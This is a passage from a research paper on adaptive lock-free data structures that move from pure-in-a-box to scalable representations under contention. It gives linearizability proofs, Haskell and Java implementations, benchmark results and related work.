128     AB _ s2 → putS2 key ⊠ s2

```

Figure 6. The algorithm for removing from an adaptive lock-free collection. Note that memory cannot be physically freed until the transition to B state is completed. This can be seen in line 128, which represents a remove by an *insertion*, that actually increases physical memory use.

emptS2 variable escapes is 21 and the corresponding 15. This event is the sole *introduction point* for a fresh S2 heap value; in all other cases where we access a value of type S2, it is obtained via pattern matching on the HyState. \square

5.2 Correct Set Semantics

Our aim is to show that the adaptive map implements correct abstract set semantics. We refer here to the “dynamic set with dictionary operations”, which was defined by Cormen et al. [5]. We define the set of keys H as

$$H = \text{keys}(s1) \cup \text{keys}(s2) \setminus \text{tomb}(s2),$$

where $\text{keys}(s)$ refers to all keys included in the current state of s , and $\text{tomb}(s2)$ is the set of keys that are currently mapped to tombstones in $s2$. Tombstoned keys are logically absent from the abstract state H . Note that we assume that the keys function returns $\{\}$ when its argument is not *currently* present in the hybrid structure; that is, in the A state, $\text{keys}(s2) = \{\}$, and similarly for $s1$ in the B state.

We must now prove that each of the map operations correctly modify H , given some key k :

- If $k \in H$, `get` returns `Just` its value, and otherwise returns `Nothing`;
- after the `put` and `putIfAbsent` functions on k , k is in the set H ;
- the `remove` function removes k from the set H .

As mentioned above, we assume that all operations on S2 are linearizable; that is, all calls to `putS2`, `putIfAbsentS2`, and `removeS2` are valid linearization points. Furthermore, we assume that S2 has correct set semantics.

Similarly, we assume that S1 is correctly implemented. If we apply any of the above operations to a value of type S1 having key set $\text{keys}(s1)$, we should receive a new pure data structure $s1'$ with a key set $\text{keys}(s1')$ which differs according to the semantics described above.

Indeed, these assumptions are crucial to the correctness of our algorithms—if the underlying implementations are incorrect, then we can provide no useful guarantees about the contents of the structure or linearizability of the operations upon them.

5.2.1 Linearization Points

Given a concurrent execution history, we define linearization points for the `get`, `put`, `putIfAbsent`, and `remove` operations, and thus

map these events onto a sequential execution history listing all linearization points in order. The execution of these linearization points are the moments at which the corresponding changes to the abstract set H , listed above, occur. The linearization points are as follows:

- A `get` is linearized at line 41 if the `readRef` returns a value in the A state. In the B state, it is linearized at line 44, and in the AB state, at line 48.
- If the `readRef` on line 74 returns a value in the A state, `put` is linearized at:
 - Line 79 if `tryModify` returns `Nothing`,
 - line 76 if `tryModify` returns `Just Nothing`, and
 - line 81 if `tryModify` returns `Just (Just s2)`.

In the B state, it is linearized at line 82, and at line 83 in the AB state.

- If the `readRef` on line 89 returns a value in the A state, `putIfAbsent` is linearized at:
 - Line 94 if `tryModify` returns `Nothing`,
 - line 92 if `tryModify` returns `Just Nothing`, and
 - line 97 if `tryModify` returns `Just (Just s2)`.

In the B state, it is linearized at line 98. In the AB state, it is at line 101 when the key is not present in $s1$. If the key is present but mapped to \boxtimes in $s2$, it is linearized at line 112. Otherwise, `putIfAbsent` is a semantic no-op, and is linearized at line 100. Note that this is where we require the ability to take a snapshot of the original pure data structure. The call to `getS1` is a pure, non-blocking call which lets us know definitively whether or not the key is in the map.

- If the `readRef` on line 89 returns a value in the A state, `remove` is linearized at:
 - Line 124 if `tryModify` returns `Nothing`,
 - line 120 if `tryModify` returns `Just Nothing`, and
 - line 126 if `tryModify` returns `Just (Just s2)`.

In the B state, it is linearized at line 127. In the AB state, it is at line 128.

Above we mark recursive calls as linearization points. As long as non-termination is not a problem (which we address below), these cases reduce to the base cases.

5.2.2 Correct Updates to H

We first prove that the above linearization points are correct for any code path that modifies S2.

Lemma 5.3. *For operations which modify S2, lines 44, 48, 82, 83, 98, 101, 112, 127, 128, 81, 97, and 126 are correct linearization points.*

Proof. First, we consider cases where the initial `readRef` observes a hybrid that is already in a B or AB state. From Lemma 5.2, these operations are all operating on exactly the same S2 structure. We assume that S2 operations are linearizable and have correct set semantics; therefore, these are correct linearization points and have the correct effect with respect to H .

Second, we consider cases where the initial `readRef` returns A, but the subsequent `tryModify` observes a transitioned state (lines 81, 97, 126). In these lines, there are no live variables that were bound based on the observation of the A state. Thus, the behaviour of a call such as `remove key r` on line 126 is identical to the behavior if the initial observation of the A state had not occurred.

In the case of line 126 (but not the others), this is a recursive call, which will necessarily recur to the B or AB case because `tryModify` already observed a non-A state, since it returned `Just (Just s2)`. \square

Next, we prove correct linearization points for any modification of the S1 structure (i.e. any *op*'s execution where both the initial `readRef` and the subsequent linearization point occurred in state A).

Lemma 5.4. *If a call to `tryModify` on lines 76, 92, or 120 returns `Just Nothing`, these lines are correct linearization points. Furthermore, line 41 is a correct linearization point.*

Proof. This case essentially relies on the correctness of a compare-and-swap operation on a single location. By the definition of `tryModify` and `liftS1`, the result of `tryModify` implies that the CAS has succeeded and the structure was in the A state both at the call to `readRef` and during the CAS. As noted in Section 4, a successful `tryModify` is an atomic operation, and therefore we treat the line containing the call to `tryModify` as a linearization point. As seen on line 66, the only modification of the state is to apply *f* to *s1*, after which the state of the reference points to a new pure data structure with the modification applied to it. Again, we assume our underlying data structures are correctly implemented, and so these operations modify *H* according to the set semantics.

For the `get` case (in A state), the initial `readRef` is the *only* effectful memory operation, and thus the linearization point. The call to `get1` on line 43 is a pure function, and simply returns the result of reading from *s1*, trivially obeying the correct set semantics by the definition of *H*. \square

It remains to show that all operations are linearizable when state transitions are triggered.

Lemma 5.5. *If a call to `tryModify` on lines 76, 92, or 120 returns `Nothing`, then linearization and correctness reduce to one of the aforementioned cases for the AB or B states.*

Proof. In this case we immediately call `initiateTransition`, and recurse upon its completion. This call does not return until the structure is in *at least* the AB state, since the `atomicModify` on line 14 does not return until one of lines 21, 23, or 24 has been executed. Since the transition life cycle is monotonic by Lemma 5.1, we reduce to Lemma 5.3. \square

Theorem 5.1. Linearizability - *the algorithms given in Figures 2-3 are linearizable, and have correct set semantics.*

Proof. Because these linearization points are on disjoint code paths, at most one may occur on any call to one of the operations, and so the proof is immediate from Lemmas 5.3, 5.4, and 5.5. \square

Theorem 5.2. Lock Freedom - *the algorithm in Figures 2-3 is lock free as specified by definition 2.1.*

Proof. Consider a particular operation on the map, *op*. We show that at each return point of *op* and at the point of any recursive call, some operation has performed its linearization point and therefore the system as a whole makes progress. In cases all cases where *op* returns, it has passed its own linearization point. In all case where *op* recurses (except for line 126), it has failed a `tryModify`, which implies that some *other* operation has made progress. In the case of line 126, a state transition occurred during the execution of *op*, and therefore some other operation crossed its linearization point. \square

6. Implementations

Here we describe how we implement the algorithm presented in Section 4. We implement two concrete data structures using two compilers. By demonstrating our approach in Java as well as Haskell we are able to confirm that (1) the approach does not depend on idiosyncrasies of GHC Haskell, and (2) the hybrid approach has advantages *even* when compared with recognized, well-tuned scalable structures (`java.util.concurrent`).

6.1 Bags in Haskell

We begin with unordered lists, or bags, which are often used for work-queues and other producer/consumer communication scenarios where the order of the messages does not matter.

6.1.1 Pure-in-a-box Bag

Our pure bag implementation is extremely simple, requiring less than forty lines in total. The representation is a mutable container containing a pure list:

```
type PureBag a = IORef [a]
```

We support atomic addition and deletion via ticketed compare-and-swap operations on the reference.

6.1.2 Scalable Bag

The scalable bag implementation is necessarily more complex than `PureBag`. It uses thread-local storage to manage a mutable vector of sub-bags. Each thread is assigned an index into the vector, which has a length equal to the number of OS threads used by GHC.

```
type ScalableBag a = IOVector [a]
```

For a thread to insert into the bag, it must first look up its thread-local index modulo the length of the vector. It can then simply write to that index without fear of contention. Removal is somewhat more complicated; since absence of data at the thread's index does not imply absence of data in the whole bag, the removal operation must make one pass through the entire vector, searching for an index to remove from⁵.

Using the ticketed interface described in Section 3, we provide per-element compare-and-swap operations on Haskell's mutable vector type. We also pad the vector to avoid false sharing. More complicated (and optimized) bag designs exist [21], but this design is simple and achieves much better scaling than pure-in-a-box.

6.1.3 Hybrid Bag

The hybrid bag is a combination of `PureBag` and `ScalableBag`:

```
type HybridBag a = IORef (HybridState a)
data HybridState a = A [a]
                  | AB [a] (ScalableBag a)
                  | B (ScalableBag a)
```

Since bags are a simpler data structure than maps, offering few strong guarantees, the management of the transitional AB state is made much easier than the presentation in Section 4. Rather than carefully coordinating the interaction between the copy thread and outside consumers, all reads and writes are simply forwarded to the `ScalableBag` (which does relax the definition of when transient empty can be observed). Beyond this small reduction in complexity,

⁵Empty tests must have the expected semantics in sequential executions. However, there's a standard problem with the any-empty test in a parallel region—with these bags a data structure can be observed as logically empty even if there was no physical moment in time when all slots in the bag were empty.

the code is straightforward and quite similar to that of that of Figures 2-3.

An unfortunate deficiency of this approach is the introduction of an extra level of indirection—all accesses to the data structure must first dereference its `IORef`, then follow the pointer to the `HybridState`, and finally access the underlying structure. However, in practice the effect of this indirection is quite small, as can be seen in Section 7.

6.2 Maps in Java

In order to test adaptive data structures in multiple language ecosystems (and verify that our approach is not GHC-specific), we have also implemented an adaptive map type in Java. For the scalable component, we use the `ConcurrentSkipListMap` implementation from `java.util.concurrent` package which is based on work of Fraser and Harris in [6] and is known to scale well [10].

Likewise, we use an existing library for pure structures. The `PCollections`⁶ library provides Okasaki-style persistent data structures akin to those present in Haskell, enabling a direct implementation of pure-in-a-box lock-free data. For our implementation, we use its `IntTreePMap` class, which gives us a persistent map from integer keys to non-null values. This implementation is, in fact, based on GHC’s `Data.Map` [1, 16].

We also require an equivalent to Haskell’s `IORef` in Java. The standard `AtomicReference` class is used for this purpose, providing us with the ability to coordinate access to the object in a multi-threaded setting using the `compareAndSet` method.

Using these building blocks, the implementation of the hybrid data structure is straightforward. There are a few minor language issues which require some special treatment, however. Haskell’s union types are replaced in the Java implementation by a product type `(state, s1, s2)`, where `s1` and `s2` are nullable references, and `state` is an enum with three values representing the A, AB, and B states. (Using inheritance to encode unions would also be a reasonable approach.)

This object, (analogous to `HyState`), is kept in an `AtomicReference` in order to manage concurrent attempts to transition the data structure and retain a tight correspondence to the algorithm of Section 4. As with the Haskell implementation, any updates to the state happen only via this atomic reference—the fields of the `(state, s1, s2)` record are not mutated. Thus creating a new hybrid object begins by creating a new record with an empty pure data structure, and a null pointer in the `ConcurrentSkipListMap` field. Method calls on the hybrid check the state, and dispatch to the appropriate implementation in the `s1` or `s2` field, again closely following the pseudocode in Section 4.

7. Evaluation

The standard approach for evaluating concurrent data structures is to stress-test them under contention and observe their maximum throughput (operations per second) under varying numbers of threads and mixes of operations. Indeed, we use some of the concurrent bag workloads from Sundell et al. [21]. However, what we are really interested in is not raw scalability. Rather, it is the ability of hybrid structures to replace pure-in-a-box ones where contention is unknown in advance. To this end we perform a parameter study to examine workloads on a *nested* data structure that has both *hot* and *cold* inner structures.

Evaluation platform We evaluate on a 2.6GHz, 16-core, dual socket Intel Xeon E5-2670 platform with 32GB of memory running Ubuntu 12.04. Because we perform a large parameter study, we use a 16-node cluster rather than a single machine to spread benchmark

load, but each machine has an identical hardware and software configurations. Haskell code is compiled on GHC 7.8.3 and 7.10 (release candidate 2), with similar results. Due to space constraints we report the GHC 7.10 results only. These results are slightly better overall because of GHC 7.10’s new support for generating *inline* code sequences for atomic operations (whereas previous versions made an out-of-line primop call).

Benchmarking methodology In Haskell, we use the *Criterion* statistical benchmarking package. Criterion estimates the time required for very short computations by varying the number of iterations performed and computing a linear regression between the number of iterations and time required. Thus Criterion estimates the expected marginal cost of adding *one more* operation when already performing many; i.e., cache warmed, etc. Each data point in each of our charts is computed through such a regression. Figure 7 illustrates the output of Criterion for one such regression.

One reason we discuss Criterion here is that there is a complication when using Criterion for running *parallel* benchmarks. In a typical sequential benchmark, the only constant overheads are the start/end timing code sequences themselves. But for a parallel benchmark, there is a *fork/join* step at the beginning and end of each run, respectively. Indeed, on the GHC 7.8.3 Haskell runtime it takes approximately 30,000 cycles between forking IO threads and the moment when all of them are actually running⁷.

Normally, this fork/join overhead limits how small of a test can be measured. *However*, in cases where the data structure operations are $O(1)$, it is possible to use a different approach and allow criterion to choose the iteration sizes for a batch, but only fork one set of worker threads *for that whole batch*. This amounts to using Criterion’s `Benchmarkable` constructor directly, which constructs a benchmark out of an `Int64 → IO ()` function:

```
Benchmarkable
  (λnum → forkJoin threads
    (doWork (num `quot` threads)))
```

This variant splits the total work across threads, e.g. timing the amount of real time required to perform N benchmark operations across P threads. We report this form of measurement where possible, estimating the overhead of a *single* data structure operation in a concurrent context.

Parameters We fork all worker threads on a designated OS thread (`forkOn`), and we use the `-qa` RTS option to allow the GHC runtime to pin OS threads to processor cores. To get good measurements of the scalability of the data structures themselves—without being overwhelmed by parallel garbage collection overheads in GHC—we change the GC parameters in ways we will specify in the individual benchmark discussions.

Also, our algorithm has a parameter as well—the hybrid data structure is parameterized by *casTries*—how many CAS failures in row are attempted before choosing to initiate transition to a scalable structure. This parameter is implicit in the behavior of `tryModify` from the algorithm pseudocode. It is good to keep this value low, and we study which setting to use in the evaluation. In each benchmark, we performed a parameter study, varying *threads* $\in [1, 16]$, *casTries* $\in \{1, 2, 5, 10\}$, and in the nested data benchmarks we additionally vary *hotRatio* $\in [0.0, 0.1, \dots, 1, 0]$ (with three variants, this amounts to 2,112 runs per benchmark); in our figures, we pick a value of *casTries* and show representative samples of *hotRatio*.

⁶ <http://pcollections.org>

⁷ Estimated by threadscope for the four core case. It can grow worse with more cores.




Figure 7. Example Criterion benchmark run measuring *batches* of varying numbers of iterations of the benchmark in question. This particular benchmark measures the time to create a new list inside an `IORef`, which serves as our pure-in-a-box bag container. The X axis is millions of iterations, whereas the Y axis measures time to perform that many iterations. Some variation is expected due to runtime system effects. Every point in the plots other than this one corresponds to the “OLS regression” figure computed by an experiment such as the above.

Java methodology Our Java benchmarks largely follow the same pattern as their Haskell counterparts. All reported runs are from the same evaluation cluster, using Java 1.8.

As we were not able to get a Criterion-like package working in Java, we use the simpler approach of running a constant number of iterations on each trial (100), and computing the mean time per iteration. We run our Java benchmarks using runtime options `-Xms16g -Xmx24g -d64`. Concurrency is achieved using the Java standard library’s threading capabilities (with countdown latches for thread joins). The code that implements `tryModify` (CAS retry loop) is similarly parameterized by `casTries`.

7.1 Haskell: Pure to Scalable Bags

Here we evaluate the bag implementation described in Section 6.1. We refer to the “Pure”, “Scalable”, and “Hybrid” variants of the implementation in all results. First, we measure a *single* bag accessed by all threads to affirm that the operations have the expected relative advantages. Figure 8 shows the cost of the allocating a single new bag for each implementation variant. This cost is $O(1)$ for pure and hybrid, and does *not* respond to number of threads, which is as expected. The scalable bag, however, uses a vector of thread local storage, whose size must vary with the number of threads in the system. Therefore, not only does it require over twice the time as Pure in a single-threaded setting (`+RTS -N1`), but the overhead of vector allocation grows as the number of threads increase. This penalty is worth paying when we use the scalable map in a multi-threaded program under contention, but it is unnecessary in uncontended settings.

Insert bench After transitioning to state B, the Hybrid bag still has an extra pointer indirection and extra branches relative to a straight scalable version. As a result, we expect it to have some additional overhead. This overhead can be seen in a simple insertion contention benchmark (Figure 9), measuring the cost of all




Figure 8. Cost of creating a new bag, in milliseconds. The cost of creating both pure-in-a-box and hybrid bags is low, while the scalable version pays an overhead relative to the number of threads in the system.




Figure 9. Cost of inserting into a single bag shared between threads, under high contention. The X axis tracks the number of threads simultaneously acting on the shared bag, and the Y axis measures average time *between operations committing* (latency). Lower is better.

threads inserting into the bag. We see that at one thread, the hybrid structure has the same performance as its pure counterpart, while the scalable version is actually 51% slower. Once more threads enter the picture, though, the scalable structure quickly overtakes the pure version, and the hybrid follows it—it has triggered a transition, and then gains the performance benefits of the more complex data structure.

Also, in Figure 9, we include one extra line, Pure/Traditional, which shows the `atomicModifyIORef'` approach, to contrast it with the speculative approach based on ticketed-CAS which we propose in this paper (Pure/Speculative, elsewhere just “Pure”). Here we confirm that not only do we need ticketed CAS to preserve lock-freedom in our algorithm, but it also typically offers a performance advantage for code that performs many small modifications to a shared structure under contention.




Figure 10. Similar to Figure 9, Y axis in seconds: the cost of operating on a single shared bag. This shows a random (50/50) mix of insert and remove operations, starting with an empty bag, as in Sundell et al. [21]. In this figure, the hybrid bag triggers a transition after a single failed CAS.

Insert/remove bench Figure 10 shows another contention benchmark, but with a different mix of operations. Here threads randomly insert or delete from a single, shared bag. A large vector of random bits is precomputed for these benchmarks before Criterion begins its measurements. In this figure, we see a similar pattern. Pure and Hybrid begin with the same performance—nearly six times as fast as scalable! But scalable overtakes Pure as threads increase. Further, as contention increases, a transition is triggered and soon the hybrid’s performance approaches that of the scalable bag.

Setting *casTries* Both of these contention benchmarks can be affected by the setting of the *casTries* parameter, which determines how quickly transition engages, and therefore how many elements must be handled by the copy thread when contention does occur. However, because the benchmarks in this section represent maximum contention, transition is very fast. We pick *casTries* = 1 as the setting for this section, but the other settings yield similar results.

The GC problem Unfortunately, Haskell does not yet have a scalable memory management system, in spite of substantial effort in this direction [14]. GHC’s current garbage collector is parallel (load-balancing), but not concurrent, so it performs stop-the-world collection even on minor collections. This effect is especially pronounced on microbenchmarks of the kind described in this section. Furthermore, “scalable bag” triggers a performance weak point in current versions of GHC where the GC workload does not successfully load-balance consistently, yielding some runs where all GC work is serialized, and others with reasonable balance. To eliminate this source of nondeterminism, we have arranged to completely *avoid collection* during the benchmarks in question. We do this simply by setting the heap to one generation, with a size equal to 30GB (out of a 32GB RAM).

Nested data collections To test Hybrid’s ability to withstand mixed contention within one benchmark, we perform a nested version of the insertion benchmark on an *array of bags* (Figure 11). Here, each thread randomly flips a coin (again with precomputed randomness) and either inserts into a single shared “hot” bag in a




Figure 11. Skewed hot-key/cold-key benchmark, inserting into a nested array of bags. Here we show a balanced workload (*hotRatio* = 0.5). At the hot and cold ends of the spectrum, the benchmark reduces to stressing the individual operations as covered by Figures 8 and 9.

designated vector slot, or inserts into a randomly chosen slot containing a “cold” bag. The vector is sufficiently large that cold bags are unlikely to be contended (100 slots). Here we see again that pure bags suffer at more than one thread, while scalable bags suffer at one thread, but hybrids can function well in both categories. This demonstrates the hypothesized benefit of a dynamically adaptive data structure: the amount of contention cannot be known statically, but they still handle both contention regimes, without giving up lock-freedom.

Again, contention detection in all cases is based on the number of failed CASs per operation (*casTries*). This presents an important tuning parameter, representing the hybrid’s level of sensitivity to contentions. Do we follow a hair-trigger policy of transitioning after a single failed CAS attempt, or should we be more tolerant in the hope that future modifications will be successful? In this benchmark we show results from *casTries* = 1.

7.2 Java: Pure to Scalable Maps

In this section we evaluate a nested combination of concurrent Map data structures, as described in Section 6.2. Note that this is an independent evaluation from the Haskell one—we do not compare Java and Haskell, because we implement different data structures: two instances of the hybrid approach⁸. Here we test a nested combination of Maps:

- A `ConcurrentSkipListMap`, forming the outer, definitely contended, structure
- An inner map, varying between the `{pure, scalable, hybrid}` variants

Like in the Haskell nested-data benchmark, we perform a number of insert operations on `(keyOuter, keyInner, val)`, divided equally among the worker threads. Once again, we flip a coin on

⁸One reason for choosing two data structures rather than one is that Haskell currently lacks an efficient lock-free map implementation. We have implemented a lock-free concurrent skiplist similar to Java’s as part of the LVish parallel-programming library, but in the course of this work we have found that it is not yet scalable enough to be worth switching to over pure-in-a-box if the speculative CAS approach is used for modifying the box (Section 3).

Table 1. Mean time in micro-seconds to allocate and initialize one new object of the specified type in Java. (Estimated by average time to create a batch of one million objects consecutively.)

Pure	Scalable	Hybrid
0.029	0.064	0.05

each operation, choosing either, with probability *hotRatio*, a designated hot outer-key or a uniform-random cold-key. Outer keys are chosen from $[1, 10^6]$, and inner keys are random 32-bit numbers. For a given *keyOuter*, if an entry does not already exist, it is created, stressing the constructor method for the inner map type. Table 1 shows the cost of these “new” operations. In line with our expectations, in the Java context creating an empty `ConcurrentSkipListMap` is almost two times as expensive as creating a pure one. Further, creating Hybrid objects is about 20% cheaper than creating `ConcurrentSkipListMaps`.

As in Section 7.1, we perform a parameter study, varying *threads*, *casTries*, and *hotRatio*. Figure 12 shows representative results from this study. In the “cold” extreme, with very little contention on inner maps, all variants perform remarkably similarly, with slightly better performance for Pure at low thread counts, and slightly better performance for scalable and hybrid at higher thread counts. In the hot extreme, with all inserts going to a single inner map, Scalable of course performs better, and Pure degrades, while Hybrid successfully tracks the scalable variant. Here, the benefit of Hybrid over Scalable is that it performs better in the one-thread uncontended case: heavy access on the hot key, but from only a single thread.⁹ Finally, in the *hotRatio* = 0.5 case, we see a blend of these outcomes, and Hybrid has a small advantage over other variants, coping well with both one very hot key, and lots of keys that remain cold (and stay in their pure-in-a-box state).

8. Related Work

The idea of swapping out the representation of a data structure at runtime is an old one, and has appeared in a variety of contexts.

Data structure swapping Pypy is a Python virtual machine and tracing JIT which provides *storage strategies* [3]. Storage strategies enable homogeneously typed collections to specialize on their element type; an array of integers can thus unbox its contents, providing significant performance benefits. When a collection dehomogenizes—that is, when a value of a different type is inserted—the structure must dynamically switch to a generic, boxed representation.

The Coco system [23] provides application-level optimizations by dynamically switching between different implementations of standard Java container types. For example, a linked list can be swapped out for an array-backed implementation when many calls to *get* are made at a particular index, thus improving algorithmic complexity.

Dynamically responding to contention The idea of dynamically detecting and responding to contention is also well known in the literature surrounding multithreaded applications. It can be found in such areas as databases [4], low-level caching algorithms [24], and also previous work in concurrent data structures and algorithms

⁹We also see a surprising non-monotonicity in the behavior of Pure—results get *worse* at two threads and *then better again*. We would expect them to degrade monotonically with more threads. We have searched for the cause of this and not yet found it; the complexity and dynamic optimizations of the JVM make it difficult to track. This effect emerges gradually with increasing *hotRatio*, first appearing visible to the eye in *hotRatio* = 0.7, and then the two-thread time becoming worse than one thread at *hotRatio* = 0.8, and worse yet at 0.9 and 1.0.




Figure 12. Nested map-of-maps insertion benchmarks in Java; time for 1M inserts. The top figure has *hotRatio* = 0.0, the middle *hotRatio* = 0.5, and the bottom *hotRatio* = 1.0. All other points interpolate smoothly between these three. Further, the benchmark is insensitive to *casTries* until *casTries* = 10, at which point Hybrid mimics the poor 2-thread behavior of Pure, because it does not transition early enough.

[22]. Particularly related are *elimination trees* of Shavit and Touitou [20] which, like our adaptive data, spread out accesses to additional, dynamically created memory locations, preventing contention on a single reference.

Compared with these previous approaches, our work combines the two ideas—implementation swapping and action in response to contention—to a new end: pure-to-scalable transitions.

9. Future Work and Conclusions

Choosing between a lightweight persistent data structure and a more complicated, but scalable, lock-free version shouldn't be a static decision. Indeed, in some scenarios, the optimal choice cannot be made statically. We show that it is possible to gain the benefits of both alternatives by transforming the data structure's internal representation in the event of contention. Furthermore, this strategy is applicable in such disparate languages as Haskell and Java.

In this work we only support monotonic changes from pure to scalable. In the future, we plan to explore reverse transitions when contention abates—data structures which can return to a pure representation after “coming to rest”—which would restore cheap snapshots. Further, there are opportunities for applying elimination trees together with pure-in-a-box data structures. These have the potential to broadly improve concurrent programming in functional languages.

Acknowledgments

This work was supported by NSF grants CCF-1218375 and CCF-1453508.

References

- [1] S. Adams. Functional pearls efficient sets balancing act. *Journal of functional programming*, 3(04):553–561, 1993.
- [2] S. Bauman, C. F. Bolz, R. Hirschfeld, V. Krilichev, T. Pape, J. Siek, and S. Tobin-Hochstadt. Pycket: A tracing jit for a functional language.
- [3] C. F. Bolz, L. Diekmann, and L. Tratt. Storage strategies for collections in dynamically typed languages. *SIGPLAN Not.*, 48(10):167–182, Oct. 2013. ISSN 0362-1340. . URL <http://doi.acm.org/10.1145/2544173.2509531>.
- [4] J. Cieslewicz, K. A. Ross, K. Satsumi, Y. Ye, and Q. Processing. Automatic contention detection and amelioration for data-intensive operations. In *IN SIGMOD*, 2010.
